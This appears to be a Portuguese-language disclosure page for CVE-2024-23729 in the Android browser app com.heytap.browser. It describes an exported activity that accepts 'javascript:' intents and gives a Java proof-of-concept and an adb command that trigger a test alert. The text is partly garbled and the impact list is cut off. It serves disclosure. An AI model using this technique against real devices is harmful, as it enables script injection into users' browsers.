
 actuator/com.heytap.browser
CVE-2024-23729

Uma vulnerabilidade foi descoberta no aplicativo com.heytap.browser na plataforma Android. A vulnerabilidade permite que um atacante execute código JavaScript arbitrário no contexto do aplicativo sem necessitar de permissões.
com.heytap.browserA atividade com.android.browser.RealBrowserActivity no aplicativo com.heytap.browser é exportada e pode ser invocada por qualquer aplicativo de terceiros sem exigir permissões. Um aplicativo malicioso pode explorar isso para executar código JavaScript arbitrário no contexto do aplicativo `com.heytap.browser``.
{
        super.onCreate(savedInstanceState);

        String javaScriptCommand = "javascript:alert%28%27Test%20Alert%27%29%3B";

        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.setData(Uri.parse(javaScriptCommand));
        intent.setClassName("com.heytap.browser", "com.android.browser.RealBrowserActivity");

        startActivity(intent);

        finish();
    }
adb shell am start -a android.intent.action.VIEW -d "javascript:alert%28%27Test%20Alert%27%29%3B" -n com.heytap.browser/com.android.browser.RealBrowserActivity


A exploração bem-sucedida permite que um invasor:
com.heytap.browser.